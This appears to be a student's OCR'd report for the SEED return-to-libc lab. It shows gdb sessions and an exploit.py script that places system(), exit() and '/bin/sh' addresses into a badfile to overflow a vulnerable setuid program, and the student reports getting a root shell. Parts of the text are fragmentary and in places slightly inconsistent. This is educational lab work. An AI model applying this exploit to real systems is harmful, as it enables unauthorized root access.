


//

3.3 Task 3: Launching the Attack

In your report, you need to describe how you decide the values for X, Y and Z. Either show us your reasoning or, if you use a trial-and-error approach, show your trial

Attack variation 1: Is the exit() function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.



// disable countermeasure , link z shell, remove previous badfile because we need new empty badfile, make compile.

```
16  exit_addr = 0xf7e03f80   # The address of exit()
17  content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

ROBLEMS OUTPUT TERMINAL PORTS

TERMINAL gdb

```
[09/30/23]seed@VM:~/.../lab5$ touch badfile
[09/30/23]seed@VM:~/.../lab5$ ll -l badfile
-rw-rw-r-- 1 seed seed 0 Sep 30 19:18 badfile
[09/30/23]seed@VM:~/.../lab5$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "
=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean
"=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$
```

// create an empty badfile and start to debudding with retlib.

```
16  exit_addr = 0xf7e03f80   # The address of exit()
17  content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

ROBLEMS OUTPUT TERMINAL PORTS

TERMINAL gdb

```
-rw-rw-r-- 1 seed seed 0 Sep 30 19:18 badfile
[09/30/23]seed@VM:~/.../lab5$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "
=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean
"=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
```

Ln 12, Col 19 Spaces: 2 UTF-8 LF Python 3.8.5 64-bit

// create breakpoint at main() and run and print out

```
16  exit_addr = 0xf7e03f80   # The address of exit()
17  content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

PROBLEMS OUTPUT TERMINAL PORTS

TERMINAL bash

```
0024| 0xffffcfc4 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffcfc8 --> 0xffffd028 --> 0xffffd044 --> 0xffffd20f ("/home/seed/Desktop/I
CSI524/lab5/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e11420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda$ quit
[09/30/23]seed@VM:~/.../lab5$
```

// print out system() address
Print out exit() address (higher than the system() address)
And then quit
I will put 0xf7e11420 as the system address and 0xf7e03f80 as exit() address in exploit.py.
And then I have to find the /bin/sh address for exploit.py.

```
16  exit_addr = 0xf7e03f80 # The address of exit()
17  content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```


Output (Ctrl+K Ctrl+H)

PROBLEMS OUTPUT TERMINAL PORTS

TERMINAL bash

```
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e11420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
gdb-peda$ quit
[09/30/23]seed@VM:~/.../lab5$
[09/30/23]seed@VM:~/.../lab5$
[09/30/23]seed@VM:~/.../lab5$ export MYSHELL=/bin/sh
[09/30/23]seed@VM:~/.../lab5$ echo $MYSHELL
/bin/sh
[09/30/23]seed@VM:~/.../lab5$
```

// not necessary for this, we already did this. Just export MYSHELL and check whether it is actually created.



// I used the already created prtenv.c file to find the MYSHELL variables address.

I set -m32 because we want to compile on 32 bit architecture and compiled prtenv.c
Important thing is I have to make sure that the program name's string is exactly 6 characters long, because if the new program's name length is different with the reblit.c (length = 6), then it will print out a different address value (Answer for the 3.2 Task2).


I got the address for shellcode.
Now I have to find X,Y, and Z

```
6
7   X = sh_addr + 8
8   # I will get shell address by compiling ./prtenv (32bits architectur
9   sh_addr =   ffffd274   # The address of "/bin/sh"
10  content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
11
12  Y = 0
13  system_addr = 0xf7e11420 # The address of system()
14  content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
15
16  Z = 0
17  exit_addr =  0xf7e03f80 # The address of exit()
```


```
PROBLEMS  OUTPUT  TERMINAL  PORTS
TERMINAL                                                    bash
[09/30/23]seed@VM:~/.../lab5$ export MYSHELL=/bin/sh
[09/30/23]seed@VM:~/.../lab5$ echo $MYSHELL
/bin/sh
[09/30/23]seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
[09/30/23]seed@VM:~/.../lab5$ ./prtenv
ffffd274
[09/30/23]seed@VM:~/.../lab5$ ./retlib
Address of input[] inside main():  0xffffcbf0
Input size: 0
Address of buffer[] inside bof():  0xffffcb81
Frame Pointer value inside bof():  0xffffcbd8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[09/30/23]seed@VM:~/.../lab5$
Ln 8, Col 73  Spaces: 2  UTF-8  LF  Python  3.8.5 64-bit
```

// If I run the vulnerable program retlib, I will get buffer address : 0xffffcb81 and frame pointer address (ebp) in bof() which is 0xffffcbd8


// find X , Y, Z


SEED-Ubuntu20.04 (lab2-1,2) [Running]
Sep 30 19:43
exploit.py - lab5 - Visual Studio Code
Terminal Help
exploit.py
Makefile
prtenv.c
loit.py > sh_addr
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
X = 87 + 12 # ebp + 4+ 4+4 because shell address is above exit()
# I will get shell address by compiling ./prtenv (32bits architectur
sh_addr = 0xffffd274 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
Y = 87 + 4 # previous frame pointer address(ebp) + 4
system_addr = 0xf7e11420 # The address of system() .. ebp value + 4
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
Z = 87 + 8 # ebp + 4 + 4 because exit() is above system()
exit_addr = 0xf7e03f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
Save content to a file
with open("badfile", "wb") as f:
EMS OUTPUT TERMINAL PORTS
RMINAL
sh_addr = ffffd274 # The address of "/bin/sh"
meError: name 'ffffd274' is not defined
9/30/23]seed@VM:~/.../lab5$ ./exploit.py
9/30/23]seed@VM:~/.../lab5$ ./retlib
dress of input[] inside main(): 0xffffcbf0
put size: 300
dress of buffer[] inside bof(): 0xffffcb81
ame Pointer value inside bof(): 0xffffcbd8
Ln 9, Col 15 Spaces: 2 UTF-8 LF Python 3.8.5 64-bit


// since it is /bin/sh and exit() and system() is located on stack,
After bof() is called then system() is above the previous stack pointer so Y ,system() will be located 4 byte above the previous ebp which was 87 in my case, and then exit() happens after system() so it will be place 4 bytes above system() so I should add +4 bytes to the system() (which is Z) therefore I add 87 + 4+4 . And then shell, so /bin/sh will be located above the exit() address,so I add 4 more bytes to the exit() address. Therefore I set X as 84 +4+4+4. Also 87 (decimal value) , we can get this value from frame pointer value (ebp) address - beginning of address of buffer then we will get 87.



// once I finished finding x y z value, type ll to check that badfile size is empty (0) and then run the exploit.py and compile retlib



// I was able to get into the root shell.

